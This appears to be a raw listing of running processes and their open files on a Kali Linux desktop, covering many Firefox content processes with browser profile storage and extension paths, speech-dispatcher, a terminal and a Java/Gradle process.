Process 1666 (kali) - /usr/libexec/geoclue-2.0/demos/agent

└─ Has open files:

└─ /home/kali/.xsession-errors

Process 1667 (kali) - xfce4-screensaver

└─ Has open files:

└─ /run/systemd/inhibit/4.ref

└─ /home/kali/.xsession-errors

Process 1674 (kali) - /usr/bin/python3 /usr/share/system-config-printer/applet.py

└─ Has open files:

└─ /home/kali/.xsession-errors

Process 1688 (kali) - xfce4-power-manager

└─ Has open files:

└─ /run/systemd/inhibit/5.ref

└─ pipe:[795]

└─ /home/kali/.xsession-errors

Process 1714 (kali) - /usr/libexec/polkit-mate-authentication-agent-1

└─ Has open files:

└─ /home/kali/.xsession-errors

Process 1717 (kali) - nm-applet

└─ Has open files:

└─ /home/kali/.xsession-errors

Process 1722 (kali) - /usr/bin/python3 /usr/bin/blueman-applet

└─ Has open files:

└─ /memfd:pulseaudio (deleted)

└─ /dev/rfkill

└─ /home/kali/.xsession-errors

Process 1750 (kali) - xiccd

└─ Has open files:

└─ /home/kali/.xsession-errors

Process 1858 (kali) - /usr/libexec/gvfs-udisks2-volume-monitor

└─ Has open files:

└─ /proc/1858/mountinfo

Process 1920 (kali) - /usr/libexec/gvfsd-metadata

└─ Has open files:

└─ /home/kali/.local/share/gvfs-metadata/home

└─ /home/kali/.local/share/gvfs-metadata/home-1b3a4ca1.log

Process 1924 (kali) - /usr/libexec/gvfsd-trash --spawner :1.24 /org/gtk/gvfs/exec_spaw/0

└─ Has open files:

└─ /proc/1924/mountinfo

Process 1997 (kali) - /usr/bin/qterminal

└─ Has open files:

└─ /usr/share/icons/Flat-Remix-Blue-Dark/icon-theme.cache

└─ /dev/ptmx

└─ /dev/pts/0

└─ /home/kali/.xsession-errors

└─ /tmp/#290 (deleted)

└─ /tmp/#291 (deleted)

└─ /tmp/#292 (deleted)

└─ pipe:[13658]

└─ pipe:[13660]

└─ /dev/pts/1

└─ /dev/pts/2

└─ /tmp/#314 (deleted)

└─ pipe:[71430]

└─ /tmp/#315 (deleted)

└─ /tmp/#316 (deleted)

└─ pipe:[71432]

└─ /tmp/#321 (deleted)

└─ pipe:[77481]

└─ /tmp/#322 (deleted)

└─ /tmp/#323 (deleted)

└─ pipe:[77483]

Process 2014 (kali) - /usr/libexec/xdg-document-portal

└─ Has open files:

└─ pipe:[15522]

└─ pipe:[906]

└─ pipe:[907]

└─ pipe:[10164]

└─ /dev/fuse

Process 2036 (kali) - /usr/bin/zsh

└─ Has open files:

└─ /dev/pts/0

└─ /usr/share/zsh/functions/Completion.zwc

└─ /usr/share/zsh/functions/Completion/Base.zwc

└─ /usr/share/zsh/functions/Misc.zwc

└─ /usr/share/zsh/functions/Completion/Zsh.zwc

└─ /usr/share/zsh/functions/Completion/Unix.zwc

Process 3069 (kali) - /usr/lib/firefox-esr/firefox-esr

└─ Has open files:

└─ /home/kali/.mozilla/firefox/dc1isery.default-esr/places.sqlite-wal

└─ /home/kali/.mozilla/firefox/dc1isery.default-esr/placessqlite.sqlite

└─ /memfd:mozilla-ipc (deleted)

└─ /home/kali/.mozilla/firefox/dc1isery.default-esr/faviconssqlite.sqlite

└─ /home/kali/.mozilla/firefox/dc1isery.default-esr/favicons.sqlite-wal

└─ /home/kali/.cache/event-sound-cache.tdb.aeff9826fa3d4445943d8d2b88b5e03a.x86_64-
pc-linux-gnu

└─ /home/kali/.mozilla/firefox/dc1isery.default-esr/.parentlock

└─ /home/kali/.mozilla/firefox/dc1isery.default-esr/storage/default/https+++dashboard.ngrok.com/ls/datasqlite.sqlite

└─ /home/kali/.mozilla/firefox/dc1isery.default-esr/protectionssqlite.sqlite

└─ /home/kali/.mozilla/firefox/dc1isery.default-esr/storage-sync-v2sqlite.sqlite

└─ /home/kali/.mozilla/firefox/dc1isery.default-esr/storagesqlite.sqlite

└─ /home/kali/.mozilla/firefox/dc1isery.default-esr/storage-sync-v2.sqlite-wal

└─ /home/kali/.mozilla/firefox/dc1isery.default-esr/storage-sync-v2.sqlite-shm

└─ /home/kali/.mozilla/firefox/dc1isery.default-esr/storage/default/https+++chatgpt.com/ls/datasqlite.sqlite

└─ pipe:[18151]

└─ /home/kali/.mozilla/firefox/dc1isery.default-esr/storage/default/moz-extension+++8efecfae-5b40-43e7-9615-fbe05388570f/ls/datasqlite.sqlite

└─ /home/kali/.mozilla/firefox/dc1isery.default-esr/storage/default/https+++github.com/ls/datasqlite.sqlite

└─ /home/kali/.mozilla/firefox/dc1isery.default-esr/storage/default/https+++dnschecker.org/ls/datasqlite.sqlite

└─ pipe:[18152]

└─ /home/kali/.xsession-errors

└─ /usr/lib/firefox-esr/omni.ja

└─ /home/kali/.mozilla/firefox/dc1isery.default-esr/storage/default/https+++www.google.com^partitionKey=%28https%2Ctemp-mail.org%29/ls/datasqlite.sqlite

└─ /home/kali/.mozilla/firefox/dc1isery.default-esr/formhistorysqlite.sqlite

└─ /usr/lib/firefox-esr/browser/omni.ja

└─ pipe:[38120]

└─ pipe:[18153]

└─ /home/kali/.mozilla/firefox/dc1isery.default-esr/storage/default/https+++www.google.com^partitionKey=%28https%2Cdnschecker.org%29/ls/datasqlite.sqlite

└─ pipe:[19112]

└─ /home/kali/.mozilla/firefox/dc1isery.default-esr/storage/default/https+++temp-mail.org/ls/datasqlite.sqlite

└─ /home/kali/.mozilla/firefox/dc1isery.default-esr/extensions/wappalyzer@crunchlabz.com.xpi

└─ pipe:[16203]

└─ /home/kali/.cache/mozilla/firefox/dc1isery.default-esr/startupCache/startupCache.8.little

└─ /home/kali/.cache/mozilla/firefox/dc1isery.default-esr/startupCache/scriptCache-child-current.bin

└─ pipe:[24628]

└─ /memfd:pulseaudio (deleted)

└─ /dev/udmabuf

└─ /memfd:lp_dma_buf (deleted)

└─ /dmabuf:

└─ /memfd:allocation fd (deleted)

└─ /home/kali/.cache/mozilla/firefox/dc1isery.default-esr/startupCache/scriptCache-current.bin

└─ /home/kali/.mozilla/firefox/dc1isery.default-esr/permissionssqlite.sqlite

└─ /home/kali/.mozilla/firefox/dc1isery.default-esr/cookies.sqlite-wal

└─ /home/kali/.local/share/gvfs-metadata/home (deleted)

└─ pipe:[24639]

└─ pipe:[20962]

└─ /home/kali/.local/share/gvfs-metadata/home-3825387c.log (deleted)

└─ /home/kali/.mozilla/firefox/dc1isery.default-esr/extensions/@retire.js.xpi

└─ /home/kali/.mozilla/firefox/dc1isery.default-esr/storage/default/https+++www.exploit-db.com/ls/datasqlite.sqlite

└─ /home/kali/.mozilla/firefox/dc1isery.default-esr/cookieessqlite.sqlite

└─ /home/kali/.mozilla/firefox/dc1isery.default-esr/bounce-tracking-protectionssqlite.sqlite

└─ /home/kali/.mozilla/firefox/dc1isery.default-esr/content-prefssqlite.sqlite

└─ /home/kali/.mozilla/firefox/dc1isery.default-esr/cert9db.db

└─ /home/kali/.mozilla/firefox/dc1isery.default-esr/key4db.db

Process 3157 (kali) - /usr/lib/firefox-esr/firefox-esr -contentproc -parentBuildID
20250811113756 -prefsLen 29218 -prefMap

└─ Has open files:

└─ pipe:[22743]

└─ pipe:[19116]

└─ pipe:[19117]

└─ /memfd:mozilla-ipc (deleted)

└─ /home/kali/.xsession-errors

└─ pipe:[23642]

└─ pipe:[22745]

└─ pipe:[19118]

Process 3179 (kali) - /usr/lib/firefox-esr/firefox-esr -contentproc -childID 1 -isForBrowser -
prefsLen 29359 -prefMapSize

└─ Has open files:

└─ /memfd:mozilla-ipc (deleted)

└─ pipe:[21144]

└─ pipe:[22260]

└─ pipe:[22261]

└─ /home/kali/.xsession-errors

└─ /home/kali/.mozilla/firefox/dc1isery.default-esr/extensions/@retire.js.xpi

└─ pipe:[22262]

└─ pipe:[21151]

└─ /home/kali/.cache/mozilla/firefox/dc1isery.default-esr/startupCache/scriptCache-child-current.bin

└─ /home/kali/.mozilla/firefox/dc1isery.default-esr/extensions/wappalyzer@crunchlabz.com.xpi

└─ /home/kali/.mozilla/firefox/dc1isery.default-esr/extensions/adguardadblocker@adguard.com.xpi

└─ /usr/lib/firefox-esr/omni.ja

└─ /usr/lib/firefox-esr/browser/omni.ja

Process 3242 (kali) - /usr/lib/firefox-esr/firefox-esr -contentproc -childID 2 -isForBrowser - prefsLen 34718 -prefMapSize

└─ Has open files:

└─ /memfd:mozilla-ipc (deleted)

└─ pipe:[21279]

└─ pipe:[22757]

└─ pipe:[22758]

└─ /home/kali/.xsession-errors

└─ /home/kali/.mozilla/firefox/dc1isery.default-esr/extensions/adguardadblocker@adguard.com.xpi

└─ /home/kali/.mozilla/firefox/dc1isery.default-esr/extensions/{c3c10168-4186-445c-9c5b-63f12b8e2c87}.xpi

└─ pipe:[22759]

└─ pipe:[21283]

└─ /home/kali/.cache/mozilla/firefox/dc1isery.default-esr/startupCache/scriptCache-child-current.bin

└─ /usr/lib/firefox-esr/browser/omni.ja

└─ /home/kali/.mozilla/firefox/dc1isery.default-esr/extensions/@retire.js.xpi

└─ /usr/lib/firefox-esr/omni.ja

Process 3305 (kali) - /usr/lib/firefox-esr/firefox-esr -contentproc -parentBuildID 20250811113756 -sandboxingKind 0 -prefs

└─ Has open files:

└─ pipe:[23819]

└─ pipe:[22779]

└─ pipe:[22780]

└─ /memfd:mozilla-ipc (deleted)

└─ /home/kali/.xsession-errors

└─ pipe:[23821]

└─ pipe:[22781]

Process 3313 (kali) - /usr/lib/firefox-esr/firefox-esr -contentproc -childID 3 -isForBrowser -prefsLen 31290 -prefMapSize

└─ Has open files:

└─ /memfd:mozilla-ipc (deleted)

└─ pipe:[23956]

└─ pipe:[25614]

└─ pipe:[25615]

└─ /home/kali/.xsession-errors

└─ /home/kali/.mozilla/firefox/dc1isery.default-esr/extensions/wappalyzer@crunchlabz.com.xpi

└─ pipe:[25616]

└─ pipe:[23960]

└─ /home/kali/.cache/mozilla/firefox/dc1isery.default-esr/startupCache/scriptCache-child-current.bin

└─ /usr/lib/firefox-esr/omni.ja

└─ /usr/lib/firefox-esr/browser/omni.ja

Process 3330 (kali) - /usr/lib/firefox-esr/firefox-esr -contentproc -childID 4 -isForBrowser -
prefsLen 31290 -prefMapSize

└─ Has open files:

└─ /memfd:mozilla-ipc (deleted)

└─ pipe:[22816]

└─ pipe:[25747]

└─ pipe:[25748]

└─ /home/kali/.xsession-errors

└─ pipe:[25749]

└─ pipe:[22820]

└─ /home/kali/.cache/mozilla/firefox/dc1isery.default-esr/startupCache/scriptCache-child-
current.bin

└─ /home/kali/.mozilla/firefox/dc1isery.default-
esr/extensions/wappalyzer@crunchlabz.com.xpi

└─ /usr/lib/firefox-esr/omni.ja

└─ /usr/lib/firefox-esr/browser/omni.ja

Process 3360 (kali) - /usr/lib/firefox-esr/firefox-esr -contentproc -childID 5 -isForBrowser -
prefsLen 31290 -prefMapSize

└─ Has open files:

└─ /memfd:mozilla-ipc (deleted)

└─ pipe:[25907]

└─ pipe:[18377]

└─ pipe:[18378]

└─ /home/kali/.xsession-errors

└─ pipe:[18379]

└─ pipe:[25914]

└─ /home/kali/.cache/mozilla/firefox/dc1isery.default-esr/startupCache/scriptCache-child-current.bin

└─ /home/kali/.mozilla/firefox/dc1isery.default-esr/extensions/wappalyzer@crunchlabz.com.xpi

└─ /home/kali/.mozilla/firefox/dc1isery.default-esr/extensions/adguardadblocker@adguard.com.xpi

└─ /usr/lib/firefox-esr/omni.ja

└─ /usr/lib/firefox-esr/browser/omni.ja

Process 3439 (kali) - /usr/lib/firefox-esr/firefox-esr -contentproc -childID 6 -isForBrowser - prefsLen 31452 -prefMapSize

└─ Has open files:

└─ /memfd:mozilla-ipc (deleted)

└─ pipe:[25935]

└─ pipe:[22890]

└─ pipe:[22891]

└─ /home/kali/.xsession-errors

└─ pipe:[22892]

└─ pipe:[25940]

└─ /home/kali/.cache/mozilla/firefox/dc1isery.default-esr/startupCache/scriptCache-child-current.bin

└─ /usr/lib/firefox-esr/omni.ja

└─ /usr/lib/firefox-esr/browser/omni.ja

Process 3468 (kali) - /usr/lib/firefox-esr/firefox-esr -contentproc -childID 7 -isForBrowser - prefsLen 31452 -prefMapSize

└─ Has open files:

└─ /memfd:mozilla-ipc (deleted)

└─ pipe:[27697]

└─ pipe:[24762]

└─ pipe:[24763]

└─ /home/kali/.xsession-errors

└─ /home/kali/.cache/mozilla/firefox/dc1isery.default-esr/startupCache/scriptCache-child-current.bin

└─ /usr/lib/firefox-esr/omni.ja

└─ /usr/lib/firefox-esr/browser/omni.ja

└─ pipe:[24764]

└─ pipe:[27705]

Process 3571 (kali) - /usr/lib/firefox-esr/firefox-esr -contentproc -childID 9 -isForBrowser - prefsLen 31533 -prefMapSize

└─ Has open files:

└─ /memfd:mozilla-ipc (deleted)

└─ pipe:[23167]

└─ pipe:[24402]

└─ pipe:[24403]

└─ /home/kali/.xsession-errors

└─ /home/kali/.cache/mozilla/firefox/dc1isery.default-esr/startupCache/scriptCache-child-current.bin

└─ /home/kali/.mozilla/firefox/dc1isery.default-esr/extensions/adguardadblocker@adguard.com.xpi

└─ pipe:[24404]

└─ pipe:[23171]

└─ /usr/lib/firefox-esr/omni.ja

└─ /usr/lib/firefox-esr/browser/omni.ja

Process 3656 (kali) - /usr/lib/firefox-esr/firefox-esr -contentproc -childID 11 -isForBrowser - prefsLen 31533 -prefMapSize

└─ Has open files:

- └─ /memfd:mozilla-ipc (deleted)
- └─ pipe:[29250]
- └─ pipe:[26202]
- └─ pipe:[26203]
- └─ /home/kali/.xsession-errors
- └─ /home/kali/.cache/mozilla/firefox/dc1isery.default-esr/startupCache/scriptCache-child-current.bin
- └─ /usr/lib/firefox-esr/browser/omni.ja
- └─ pipe:[26204]
- └─ pipe:[29254]
- └─ /usr/lib/firefox-esr/omni.ja

Process 3682 (kali) - /usr/lib/firefox-esr/firefox-esr -contentproc -childID 13 -isForBrowser -prefsLen 31533 -prefMapSize

- └─ Has open files:
 - └─ /memfd:mozilla-ipc (deleted)
 - └─ pipe:[21463]
 - └─ pipe:[29790]
 - └─ pipe:[29791]
 - └─ /home/kali/.xsession-errors
 - └─ /home/kali/.cache/mozilla/firefox/dc1isery.default-esr/startupCache/scriptCache-child-current.bin
 - └─ /home/kali/.mozilla/firefox/dc1isery.default-esr/extensions/adguardadblocker@adguard.com.xpi
 - └─ /usr/lib/firefox-esr/omni.ja
 - └─ /usr/lib/firefox-esr/browser/omni.ja
 - └─ pipe:[29792]
 - └─ pipe:[21467]

Process 3817 (kali) - /usr/lib/firefox-esr/firefox-esr -contentproc -childID 15 -isForBrowser - prefsLen 31590 -prefMapSize

└─ Has open files:

└─ /memfd:mozilla-ipc (deleted)

└─ pipe:[31071]

└─ pipe:[27581]

└─ pipe:[27582]

└─ /home/kali/.xsession-errors

└─ /home/kali/.cache/mozilla/firefox/dc1isery.default-esr/startupCache/scriptCache-child-current.bin

└─ /home/kali/.mozilla/firefox/dc1isery.default-esr/extensions/adguardadblocker@adguard.com.xpi

└─ pipe:[27583]

└─ pipe:[31075]

└─ /usr/lib/firefox-esr/omni.ja

└─ /usr/lib/firefox-esr/browser/omni.ja

Process 3920 (kali) - /usr/lib/firefox-esr/firefox-esr -contentproc -childID 16 -isForBrowser - prefsLen 31590 -prefMapSize

└─ Has open files:

└─ /memfd:mozilla-ipc (deleted)

└─ pipe:[33577]

└─ pipe:[32360]

└─ pipe:[32361]

└─ /home/kali/.xsession-errors

└─ /home/kali/.cache/mozilla/firefox/dc1isery.default-esr/startupCache/scriptCache-child-current.bin

└─ /home/kali/.mozilla/firefox/dc1isery.default-esr/extensions/adguardadblocker@adguard.com.xpi

└─ pipe:[32362]

└─ pipe:[33581]

└─ /usr/lib/firefox-esr/omni.ja

└─ /usr/lib/firefox-esr/browser/omni.ja

Process 3937 (kali) - /usr/lib/firefox-esr/firefox-esr -contentproc -childID 17 -isForBrowser -
prefsLen 31590 -prefMapSize

└─ Has open files:

└─ /memfd:mozilla-ipc (deleted)

└─ pipe:[34138]

└─ pipe:[23320]

└─ pipe:[23321]

└─ /home/kali/.xsession-errors

└─ /home/kali/.cache/mozilla/firefox/dc1isery.default-esr/startupCache/scriptCache-child-
current.bin

└─ /home/kali/.mozilla/firefox/dc1isery.default-
esr/extensions/adguardadblocker@adguard.com.xpi

└─ pipe:[23322]

└─ pipe:[34142]

└─ /usr/lib/firefox-esr/omni.ja

└─ /usr/lib/firefox-esr/browser/omni.ja

Process 4008 (kali) - /usr/lib/firefox-esr/firefox-esr -contentproc -childID 18 -isForBrowser -
prefsLen 31590 -prefMapSize

└─ Has open files:

└─ /memfd:mozilla-ipc (deleted)

└─ pipe:[34450]

└─ pipe:[35847]

└─ pipe:[35848]

└─ /home/kali/.xsession-errors

└─ pipe:[30470]

└─ pipe:[34455]

└─ /home/kali/.cache/mozilla/firefox/dc1isery.default-esr/startupCache/scriptCache-child-current.bin

└─ /home/kali/.mozilla/firefox/dc1isery.default-esr/extensions/adguardadblocker@adguard.com.xpi

└─ /usr/lib/firefox-esr/omni.ja

└─ /usr/lib/firefox-esr/browser/omni.ja

Process 4010 (kali) - /usr/lib/firefox-esr/firefox-esr -contentproc -childID 19 -isForBrowser - prefsLen 31590 -prefMapSize

└─ Has open files:

└─ /memfd:mozilla-ipc (deleted)

└─ pipe:[23332]

└─ pipe:[31148]

└─ pipe:[31149]

└─ /home/kali/.xsession-errors

└─ pipe:[31150]

└─ /home/kali/.cache/mozilla/firefox/dc1isery.default-esr/startupCache/scriptCache-child-current.bin

└─ /home/kali/.mozilla/firefox/dc1isery.default-esr/extensions/adguardadblocker@adguard.com.xpi

└─ pipe:[23337]

└─ /usr/lib/firefox-esr/omni.ja

└─ /usr/lib/firefox-esr/browser/omni.ja

Process 4047 (kali) - /usr/lib/firefox-esr/firefox-esr -contentproc -childID 20 -isForBrowser - prefsLen 31590 -prefMapSize

└─ Has open files:

└─ /memfd:mozilla-ipc (deleted)

└─ pipe:[31174]

└─ pipe:[34752]

└─ pipe:[34753]

└─ /home/kali/.xsession-errors

└─ /home/kali/.cache/mozilla/firefox/dc1isery.default-esr/startupCache/scriptCache-child-current.bin

└─ /home/kali/.mozilla/firefox/dc1isery.default-esr/extensions/adguardadblocker@adguard.com.xpi

└─ pipe:[34754]

└─ pipe:[31180]

└─ /usr/lib/firefox-esr/omni.ja

└─ /usr/lib/firefox-esr/browser/omni.ja

Process 4188 (kali) - /usr/lib/firefox-esr/firefox-esr -contentproc -childID 23 -isForBrowser - prefsLen 31642 -prefMapSize

└─ Has open files:

└─ /memfd:mozilla-ipc (deleted)

└─ pipe:[39383]

└─ pipe:[36226]

└─ pipe:[36227]

└─ /home/kali/.xsession-errors

└─ /home/kali/.cache/mozilla/firefox/dc1isery.default-esr/startupCache/scriptCache-child-current.bin

└─ /home/kali/.mozilla/firefox/dc1isery.default-esr/extensions/adguardadblocker@adguard.com.xpi

└─ /usr/lib/firefox-esr/omni.ja

└─ /usr/lib/firefox-esr/browser/omni.ja

└─ pipe:[36228]

└─ pipe:[39387]

Process 4220 (kali) - /usr/lib/firefox-esr/firefox-esr -contentproc -childID 24 -isForBrowser -
prefsLen 31642 -prefMapSize

└─ Has open files:

└─ /memfd:mozilla-ipc (deleted)

└─ pipe:[42277]

└─ pipe:[39388]

└─ pipe:[39389]

└─ /home/kali/.xsession-errors

└─ /home/kali/.cache/mozilla/firefox/dc1isery.default-esr/startupCache/scriptCache-child-
current.bin

└─ /home/kali/.mozilla/firefox/dc1isery.default-
esr/extensions/adguardadblocker@adguard.com.xpi

└─ pipe:[39390]

└─ pipe:[42281]

└─ /usr/lib/firefox-esr/omni.ja

└─ /usr/lib/firefox-esr/browser/omni.ja

Process 4253 (kali) - /usr/lib/firefox-esr/firefox-esr -contentproc -childID 25 -isForBrowser -
prefsLen 31642 -prefMapSize

└─ Has open files:

└─ /memfd:mozilla-ipc (deleted)

└─ pipe:[42661]

└─ pipe:[39396]

└─ pipe:[39397]

└─ /home/kali/.xsession-errors

└─ /home/kali/.cache/mozilla/firefox/dc1isery.default-esr/startupCache/scriptCache-child-current.bin

└─ /home/kali/.mozilla/firefox/dc1isery.default-esr/extensions/adguardadblocker@adguard.com.xpi

└─ /usr/lib/firefox-esr/browser/omni.ja

└─ pipe:[39398]

└─ pipe:[42665]

└─ /usr/lib/firefox-esr/omni.ja

Process 4280 (kali) - /usr/bin/speech-dispatcher -s -t 0

└─ Has open files:

└─ pipe:[35207]

└─ pipe:[35210]

└─ pipe:[35204]

└─ pipe:[35205]

└─ pipe:[35208]

└─ pipe:[35209]

└─ /run/user/1000/speech-dispatcher/log/espeak-ng.log

└─ pipe:[35213]

└─ pipe:[35211]

└─ pipe:[35212]

└─ /run/user/1000/speech-dispatcher/log/dummy.log

└─ pipe:[35214]

└─ pipe:[35215]

└─ /run/user/1000/speech-dispatcher/log/espeak-ng-fallback.log

└─ /run/user/1000/speech-dispatcher/pid/speech-dispatcher.pid

└─ pipe:[35201]

└─ /run/user/1000/speech-dispatcher/log/speech-dispatcher.log

Process 4293 (kali) - /usr/lib/speech-dispatcher-modules/sd_espeak-ng /etc/speech-dispatcher/modules/espeak-ng.conf

└─ Has open files:

└─ pipe:[35208]

└─ pipe:[35209]

└─ pipe:[35207]

└─ pipe:[35204]

└─ pipe:[35205]

└─ /run/user/1000/speech-dispatcher/log/espeak-ng.log

└─ /run/user/1000/speech-dispatcher/pid/speech-dispatcher.pid

└─ pipe:[35201]

└─ /run/user/1000/speech-dispatcher/log/speech-dispatcher.log

Process 4295 (kali) - /usr/lib/speech-dispatcher-modules/sd_dummy /etc/speech-dispatcher/modules/dummy.conf

└─ Has open files:

└─ pipe:[35211]

└─ pipe:[35212]

└─ pipe:[35207]

└─ pipe:[35210]

└─ pipe:[35204]

└─ pipe:[35205]

└─ pipe:[35208]

└─ pipe:[35209]

└─ /run/user/1000/speech-dispatcher/log/espeak-ng.log

└─ pipe:[40567]

└─ /run/user/1000/speech-dispatcher/log/dummy.log

└─ /memfd:pulseaudio (deleted)

└─ /run/user/1000/speech-dispatcher/pid/speech-dispatcher.pid

└─ pipe:[35201]

└─ /run/user/1000/speech-dispatcher/log/speech-dispatcher.log

Process 4308 (kali) - /usr/lib/speech-dispatcher-modules/sd_espeak-ng /etc/speech-dispatcher/modules/

└─ Has open files:

└─ pipe:[35214]

└─ pipe:[35215]

└─ pipe:[35207]

└─ pipe:[35210]

└─ pipe:[35204]

└─ pipe:[35205]

└─ pipe:[35208]

└─ pipe:[35209]

└─ /run/user/1000/speech-dispatcher/log/espeak-ng.log

└─ pipe:[35213]

└─ pipe:[35211]

└─ /run/user/1000/speech-dispatcher/log/espeak-ng-fallback.log

└─ pipe:[35212]

└─ /run/user/1000/speech-dispatcher/log/dummy.log

└─ /run/user/1000/speech-dispatcher/pid/speech-dispatcher.pid

└─ pipe:[35201]

└─ /run/user/1000/speech-dispatcher/log/speech-dispatcher.log

Process 4368 (kali) - /usr/lib/firefox-esr/firefox-esr -contentproc -parentBuildID 20250811113756 -prefsLen 35070 -prefMap

└─ Has open files:

└─ pipe:[35604]

- └─ pipe:[38147]
- └─ pipe:[38148]
- └─ /memfd:mozilla-ipc (deleted)
- └─ /home/kali/.xsession-errors
- └─ pipe:[35606]
- └─ pipe:[38149]

Process 4775 (kali) - /usr/lib/firefox-esr/firefox-esr -contentproc -childID 28 -isForBrowser - prefsLen 31642 -prefMapSize

- └─ Has open files:
 - └─ /memfd:mozilla-ipc (deleted)
 - └─ pipe:[47181]
 - └─ pipe:[37519]
 - └─ pipe:[37520]
 - └─ /home/kali/.xsession-errors
 - └─ /home/kali/.cache/mozilla/firefox/dc1isery.default-esr/startupCache/scriptCache-child-current.bin
 - └─ /home/kali/.mozilla/firefox/dc1isery.default-esr/extensions/@retire.js.xpi
 - └─ /home/kali/.mozilla/firefox/dc1isery.default-esr/extensions/adguardadblocker@adguard.com.xpi
 - └─ /home/kali/.mozilla/firefox/dc1isery.default-esr/extensions/wappalyzer@crunchlabz.com.xpi
 - └─ pipe:[37521]
 - └─ pipe:[47185]
 - └─ /usr/lib/firefox-esr/omni.ja
 - └─ /usr/lib/firefox-esr/browser/omni.ja

Process 4810 (kali) - /usr/lib/firefox-esr/firefox-esr -contentproc -childID 29 -isForBrowser - prefsLen 31642 -prefMapSize

└─ Has open files:

└─ /memfd:mozilla-ipc (deleted)

└─ pipe:[45534]

└─ pipe:[47187]

└─ pipe:[47188]

└─ /home/kali/.xsession-errors

└─ /home/kali/.cache/mozilla/firefox/dc1isery.default-esr/startupCache/scriptCache-child-current.bin

└─ /home/kali/.mozilla/firefox/dc1isery.default-esr/extensions/@retire.js.xpi

└─ /home/kali/.mozilla/firefox/dc1isery.default-esr/extensions/adguardadblocker@adguard.com.xpi

└─ /home/kali/.mozilla/firefox/dc1isery.default-esr/extensions/wappalyzer@crunchlabz.com.xpi

└─ pipe:[47189]

└─ pipe:[45538]

└─ /usr/lib/firefox-esr/omni.ja

└─ /usr/lib/firefox-esr/browser/omni.ja

Process 4900 (kali) - /usr/lib/firefox-esr/firefox-esr -contentproc -childID 30 -isForBrowser -prefsLen 31642 -prefMapSize

└─ Has open files:

└─ /memfd:mozilla-ipc (deleted)

└─ pipe:[45882]

└─ pipe:[47247]

└─ pipe:[47248]

└─ /home/kali/.xsession-errors

└─ /usr/lib/firefox-esr/browser/omni.ja

└─ /home/kali/.cache/mozilla/firefox/dc1isery.default-esr/startupCache/scriptCache-child-current.bin

└─ /home/kali/.mozilla/firefox/dc1isery.default-esr/extensions/adguardadblocker@adguard.com.xpi

└─ pipe:[47249]

└─ pipe:[45886]

└─ /usr/lib/firefox-esr/omni.ja

Process 4947 (kali) - /usr/lib/firefox-esr/firefox-esr -contentproc -childID 31 -isForBrowser -prefsLen 31642 -prefMapSize

└─ Has open files:

└─ /memfd:mozilla-ipc (deleted)

└─ pipe:[41482]

└─ pipe:[46439]

└─ pipe:[46440]

└─ /home/kali/.xsession-errors

└─ /home/kali/.cache/mozilla/firefox/dc1isery.default-esr/startupCache/scriptCache-child-current.bin

└─ /home/kali/.mozilla/firefox/dc1isery.default-esr/extensions/adguardadblocker@adguard.com.xpi

└─ /home/kali/.mozilla/firefox/dc1isery.default-esr/extensions/@retire.js.xpi

└─ /home/kali/.mozilla/firefox/dc1isery.default-esr/extensions/wappalyzer@crunchlabz.com.xpi

└─ pipe:[46441]

└─ pipe:[41486]

└─ /usr/lib/firefox-esr/omni.ja

└─ /usr/lib/firefox-esr/browser/omni.ja

Process 8612 (kali) - /usr/lib/jvm/java-23-openjdk-amd64/bin/java --add-opens java.base/java.lang=ALL-UNNAMED -XX:+HeapDum

└─ Has open files:

└─ pipe:[61847]

└─ /usr/share/java/asm-all-9.8.jar

└─ /usr/share/java/commons-logging-1.3.0.jar

└─ /usr/share/java/jcifs-1.3.19.jar

└─ /usr/share/java/nekohtml-1.9.22.noko2.jar

└─ /usr/share/java/xercesImpl-2.12.0.jar

└─ /usr/share/java/xml-apis-ext-1.4.01.jar

└─ /usr/share/java/xml-resolver-1.2.jar

└─ /usr/share/java/xml-apis-1.4.01.jar

└─ /usr/share/java/gradle-runtime-api-info-4.4.1.jar

└─ /usr/share/java/gradle-version-control-4.4.1.jar

└─ /usr/share/java/org.eclipse.jgit-6.7.0.202309050840-r.jar

└─ /usr/share/java/commons-io-2.19.0.jar

└─ /usr/share/java/gradle-plugin-use-4.4.1.jar

└─ /usr/share/java/gradle-announce-4.4.1.jar

└─ /usr/share/java/gradle-antlr-4.4.1.jar

└─ /usr/share/java/jcommander-1.71.jar

└─ /usr/share/java/gradle-build-cache-http-4.4.1.jar

└─ /usr/share/java/gradle-build-comparison-4.4.1.jar

└─ /usr/share/java/gradle-build-init-4.4.1.jar

└─ /usr/share/java/gradle-code-quality-4.4.1.jar

└─ /usr/share/java/gradle-composite-builds-4.4.1.jar

└─ /usr/share/java/gradle-diagnostics-4.4.1.jar

└─ /usr/share/java/slf4j-api-1.7.32.jar

└─ /usr/share/java/jatl-0.2.3.jar

- └─ /usr/share/java/gradle-ear-4.4.1.jar
- └─ /usr/share/java/gradle-ide-4.4.1.jar
- └─ /usr/share/java/gradle-ide-native-4.4.1.jar
- └─ /usr/share/java/dd-plist.jar
- └─ /usr/share/java/gradle-ide-play-4.4.1.jar
- └─ /usr/share/java/gradle-ivy-4.4.1.jar
- └─ /usr/share/java/gradle-jacoco-4.4.1.jar
- └─ /usr/share/java/gradle-javascript-4.4.1.jar
- └─ /usr/share/java/js-1.7.14.jar
- └─ /usr/share/java/commons-lang-2.6.jar
- └─ /usr/share/java/simple-4.1.21.jar
- └─ /usr/share/java/gradle-language-groovy-4.4.1.jar
- └─ /usr/share/java/gradle-language-java-4.4.1.jar
- └─ /usr/share/java/gradle-language-jvm-4.4.1.jar
- └─ /usr/share/java/gradle-language-native-4.4.1.jar
- └─ /usr/share/java/gradle-language-scala-4.4.1.jar
- └─ /usr/share/java/gradle-maven-4.4.1.jar
- └─ /usr/share/java/pmaven-common-0.8-tobrien-SNAPSHOT.jar
- └─ /usr/share/java/pmaven-groovy-0.8-tobrien-SNAPSHOT.jar
- └─ /usr/share/java/gradle-osgi-4.4.1.jar
- └─ /usr/share/java/guava-32.0.1-jre.jar
- └─ /usr/share/java/bndlib-5.0.1.jar
- └─ /usr/share/java/gradle-platform-base-4.4.1.jar
- └─ /usr/share/java/gradle-platform-jvm-4.4.1.jar
- └─ /usr/share/java/gradle-platform-native-4.4.1.jar
- └─ /usr/share/java/gradle-platform-play-4.4.1.jar

- └─ /usr/share/java/gradle-plugin-development-4.4.1.jar
- └─ /usr/share/java/gradle-plugins-4.4.1.jar
- └─ /usr/share/java/commons-cli-1.6.0.jar
- └─ /usr/share/java/gradle-publish-4.4.1.jar
- └─ /usr/share/java/gradle-reporting-4.4.1.jar
- └─ /usr/share/java/jcip-annotations-1.0.jar
